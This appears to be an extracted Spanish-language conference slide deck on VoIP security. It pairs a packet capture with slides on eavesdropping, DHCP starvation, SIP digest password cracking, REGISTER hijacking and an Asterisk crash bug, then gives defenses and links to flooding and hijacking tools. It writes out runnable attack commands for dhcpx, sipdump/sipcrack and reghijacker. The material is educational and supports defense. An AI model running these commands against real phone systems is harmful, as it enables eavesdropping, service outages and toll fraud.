

No.	Time	Source	Destination	Protocol	Info
2755	22.944447	192.168.1.251	192.168.1.21	RTP	PT=ITU-T G.711 PCMA, SSRC=0x82294FC7, Seq=9838, Time=402911599
2756	22.963552	192.168.1.251	192.168.1.21	RTP	PT=ITU-T G.711 PCMA, SSRC=0x82294FC7, Seq=9839, Time=402911759
2757	22.963574	192.168.1.251	192.168.1.21	RTP	PT=ITU-T G.711 PCMA, SSRC=0x82294FC7, Seq=9839, Time=402911759
2758	22.984807	192.168.1.251	192.168.1.21	RTP	PT=ITU-T G.711 PCMA, SSRC=0x82294FC7, Seq=9840, Time=402911919
2759	22.984829	192.168.1.251	192.168.1.21	RTP	PT=ITU-T G.711 PCMA, SSRC=0x82294FC7, Seq=9840, Time=402911919
2760	23.003918	192.168.1.251	192.168.1.21	RTP	PT=ITU-T G.711 PCMA, SSRC=0x82294FC7, Seq=9841, Time=402912079
2761	23.003934	192.168.1.251	192.168.1.21	RTP	PT=ITU-T G.711 PCMA, SSRC=0x82294FC7, Seq=9841, Time=402912079
2762	23.023056	192.168.1.251	192.168.1.21	RTP	PT=ITU-T G.711 PCMA, SSRC=0x82294FC7, Seq=9842, Time=402912239
2763	23.023078	192.168.1.251	192.168.1.21	RTP	PT=ITU-T G.711 PCMA, SSRC=0x82294FC7, Seq=9842, Time=402912239
2764	23.044287	192.168.1.251	192.168.1.21	RTP	PT=ITU-T G.711 PCMA, SSRC=0x82294FC7, Seq=9843, Time=402912399
2765	23.044296	192.168.1.251	192.168.1.21	RTP	PT=ITU-T G.711 PCMA, SSRC=0x82294FC7, Seq=9843, Time=402912399
2766	23.063426	192.168.1.251	192.168.1.21	RTP	PT=ITU-T G.711 PCMA, SSRC=0x82294FC7, Seq=9844, Time=402912559
2767	23.063447	192.168.1.251	192.168.1.21	RTP	PT=ITU-T G.711 PCMA, SSRC=0x82294FC7, Seq=9844, Time=402912559
2768	23.084661	192.168.1.251	192.168.1.21	RTP	PT=ITU-T G.711 PCMA, SSRC=0x82294FC7, Seq=9845, Time=402912719
2769	23.084680	192.168.1.251	192.168.1.21	RTP	PT=ITU-T G.711 PCMA, SSRC=0x82294FC7, Seq=9845, Time=402912719
2770	23.103792	192.168.1.251	192.168.1.21	RTP	PT=ITU-T G.711 PCMA, SSRC=0x82294FC7, Seq=9846, Time=402912879
2771	23.103815	192.168.1.251	192.168.1.21	RTP	PT=ITU-T G.711 PCMA, SSRC=0x82294FC7, Seq=9846, Time=402912879
2772	23.122412	192.168.1.21	192.168.1.251	SIP	Request: BYE sip:200@192.168.1.251:5060
2773	23.122435	192.168.1.21	192.168.1.251	SIP	Request: BYE sip:200@192.168.1.251:5060
2774	23.123011	192.168.1.251	192.168.1.21	RTP	PT=ITU-T G.711 PCMA, SSRC=0x82294FC7, Seq=9847, Time=402913039
2775	23.123017	192.168.1.251	192.168.1.21	RTP	PT=ITU-T G.711 PCMA, SSRC=0x82294FC7, Seq=9847, Time=402913039
2776	23.139172	192.168.1.251	192.168.1.21	SIP	Status: 200 OK
2777	23.139209	192.168.1.2	192.168.1.251	ICMP	Redirect (Redirect for host)
2778	23.139220	192.168.1.251	192.168.1.21	SIP	Status: 200 OK
2779	25.060798	192.168.1.2	80.58.61.250	DNS	Standard query A sb.google.com
2780	25.276528	80.58.61.250	192.168.1.2	DNS	Standard query response CNAME sb.l.google.com A 209.85.135.91
2781	25.276911	192.168.1.2	209.85.135.91	TCP	46419 > http [SYN] Seq=0 Win=5840 Len=0 MSS=1460 TSV=10130124 TSER=0 WS=6
2782	25.436655	209.85.135.91	192.168.1.2	TCP	http > 46419 [SYN, ACK] Seq=0 Ack=1 Win=5672 Len=0 MSS=1420 TSV=989941398 TSER=10130124 WS=6

Frame 1 (73 bytes on wire, 73 bytes captured)  
Ethernet II, Src: ZyxelCom\_86:93:a6 (00:a0:c5:86:93:a6), Dst: XaviTech\_88:10:f6 (00:01:38:88:10:f6)  
Internet Protocol, Src: 192.168.1.2 (192.168.1.2), Dst: 80.58.61.250 (80.58.61.250)  
User Datagram Protocol, Src Port: 33468 (33468), Dst Port: domain (53)  
Domain Name System (query)

```
0000  00 01 38 88 10 f6 00 a0 c5 86 93 a6 08 00 45 00  ..8.....E.
0010  00 3b 7a 1d 40 00 40 11 70 b6 c0 a8 01 02 50 3a  .;z.@. p.....P:
0020  3d fa 82 bc 00 35 00 27 50 17 90 d1 01 00 00 01  =...5.' P.....
0030  00 00 00 00 00 00 02 73 62 06 67 6f 67 6c 65  .....s b.google
```



# Eavesdropping (3)



# Ataques a servicios

---

- Normalmente los teléfonos necesitan:
  - TFTP para descargarse la configuración.
  - DHCP para obtener una IP.
- Si desenchufamos un teléfono y esnifamos la red, podemos saber que fichero pide. ¡Y pedirlo nosotros!
- Podemos agotar las direcciones DHCP, para que los teléfonos no tengan IP y no puedan funcionar.
- Ejemplo:

```
dhcpx -i eth0 -vv -D 192.168.1.254
```



# Seguridad en La Red (2)

---

- Consecuencias:
  - Privacidad al descubierto.
  - Interrupción del servicio.
  - Configuraciones, contraseñas,... ¡al descubierto!
- ¿Cómo nos defendemos?
  - Separar la red en distintas VLAN (voz y datos)
  - Audio cifrado: SRTP, ZRTP.
  - Sistemas de mitigación de DoS.



# Seguridad en La PBX

---

- Ataques:

- Flooding.
- Cracking de passwords.
- REGISTER hijacking.
- Exploits.
- Errores de configuración.



Asterisk™



# Crackeando los passwords en SIP

---

- Sistema de autenticación mediante HTTP-Digest:
  - Un usuario intenta registrarse y recibe un error 407 junto con el digest.
  - El usuario lo cifra con su información (realm, usuario, contraseña) y se lo envía de vuelta.
  - Si los datos son correctos el proxy podrá autenticarlo.
- ¡¡Este proceso se hace 'casi' con cada mensaje'!!
- El algoritmo utilizado es MD5 --> se puede romper :)
- La gente pone contraseñas estúpidas...



# Crackeando los passwords en SIP (2)

---

- Para romper el cifrado necesitamos capturar los paquetes que viajan en ambos sentidos en el momento de la autenticación mediante HTTP-Digest.
- MITM
- La utilidad SIPdump captura solo autenticaciones.
- SIPcrack las descifra.
- Ejemplo:

```
sipdump -i eth0 logins.pcap  
seq -w 1 9999 | ./sipcrack -s logins.pcap
```





# REGISTER Hijacking

---

- Cuando nos registramos con el proxy este guarda nuestra información (Contact)
- Si tenemos la clave, podemos crear un registro falso.
- Asterisk solo soporta 1 ubicación :(
- También podemos des-registrar un usuario, y dejará de recibir llamadas (aunque sí pueda hacerlas)
- Ejemplo:


```
reghijacker eth0 192.168.1.21 192.168.1.21  
hacker@66.66.66.66 res -u 200 -p 1234
```



# Exploits

---


- Errores en la programación pueden llevar a desbordamientos de buffer, escritura en memoria inválida...
- Asterisk 1.4.0 da un core dump si 'Content-Length' es negativo.
- Como es Software Libre, mucha gente lo ve y se arregla pronto.
- ¿Y las BlackBox?



# Fallos de configuración

---

- `;allowguest=no` ; Allow or reject guest calls (default is yes)
- Contextos adecuados al nivel de privilegios del usuario.
- T: Allow the calling user to transfer the call by hitting the blind xfer keys (features.conf)



# Seguridad en La PBX (2)

---

- Consecuencias:
  - Interrupción TOTAL o parcial del servicio.
  - Toll fraud.
  - 'Robo' de llamadas.
- ¿Cómo nos defendemos?
  - Señalización cifrada.
  - SIP sobre TCP/TLS
  - Activar solo los servicios necesarios.
  - Firewalls/sistemas de mitigación de DoS.



# Otros aspectos de seguridad

---

- Si hemos conseguido la clave del usuario podemos hacer de todo:
  - Transferirle llamadas
  - Colgarle llamadas
  - ...
- SPAM en VoIP: SPIT
  - *Hola amigo! Desea ser tan feliz como yo ? Pues ya puede serlo enviando 1 dolar a Hombre feliz al 742 de Evergreen Terrace , no lo dude la felicidad eterna esta a solo un dolar!.*

*--Homer J. Simpson*



# Valoración final de la Seguridad en VoIP

---

- En el mundo del SIP sobre UDP y el RTP la VoIP es INSEGURA.
- PEEEEEEEEEEERO! Es necesario acceso a la red para poder comprometer la seguridad.
- Hasta que los protocolos de seguridad no estén más estandarizados: OSCURIDAD
  - Túneles VPN para enlaces a través de Internet.
  - Distintas VLAN para voz y datos.
  - Contraseñas robustas
  - Servicios más 'seguros', por ejemplo DHCP por MAC.



# ¡¡Gracias por la atención!!

BYE sip:201@192.168.1.21 SIP/2.0  
Via: SIP/2.0/UDP 192.168.1.251:5060;branch=z9hG4bK-892a255f;rport  
From: <sip:200@192.168.1.251:5060>;tag=5ddc6970ebc4c4f7i0  
To: "201" <sip:201@192.168.1.21>;tag=as725e3dad  
Call-ID: 4a45ee2b7a1fc50614798c2e3cb5f974@192.168.1.21  
CSeq: 101 BYE  
Max-Forwards: 70  
User-Agent: saghul  
Content-Length: 0



# Licencia



<http://creativecommons.org/licenses/by-nc-sa/2.5/es/>





# Referencias

- Hacking Exposed: VoIP (Mc Graw Hill)
- Seguridad en VoIP  
(<http://blog.txipinet.com/2007/07/25/74-mas-conferencias-seguridad-en-voip/>)
- [http://www.hackingvoip.com/sec\\_tools.html](http://www.hackingvoip.com/sec_tools.html)
- <http://del.icio.us/saghul/sip>



# Herramientas



# Herramientas

---

- SIP Fuzzer:
  - <http://www.ee.oulu.fi/research/ouspg/protos/testing/c07/sip/c07-sip-r2.jar>
- UDP Flooder:
  - <http://www.hackingvoip.com/tools/udpflood.tar.gz>
- RTP Flooder:
  - <http://www.hackingvoip.com/tools/rtpflood.tar.gz>
- INVITE Flooder:
  - <http://www.hackingvoip.com/tools/inviteflood.tar.gz>



# Herramientas (2)

---

- Opentear:
  - <http://packetstormsecurity.org/9906-exploits/opentear.c>
- Macof, arpspoof, ...
  - <http://www.monkey.org/~dugsong/dsniff/>
  - Apt-get :)
- DhcpX
  - [http://www.phenoelit-us.org/irpas/irpas\\_0.10.tar.gz](http://www.phenoelit-us.org/irpas/irpas_0.10.tar.gz)
- SIPcrack y SIPdump
  - <http://www.codito.de/>



# Herramientas (3)

---

- Registration Hijacker:
  - <http://www.hackingvoip.com/tools/reghijacker.tar.gz>

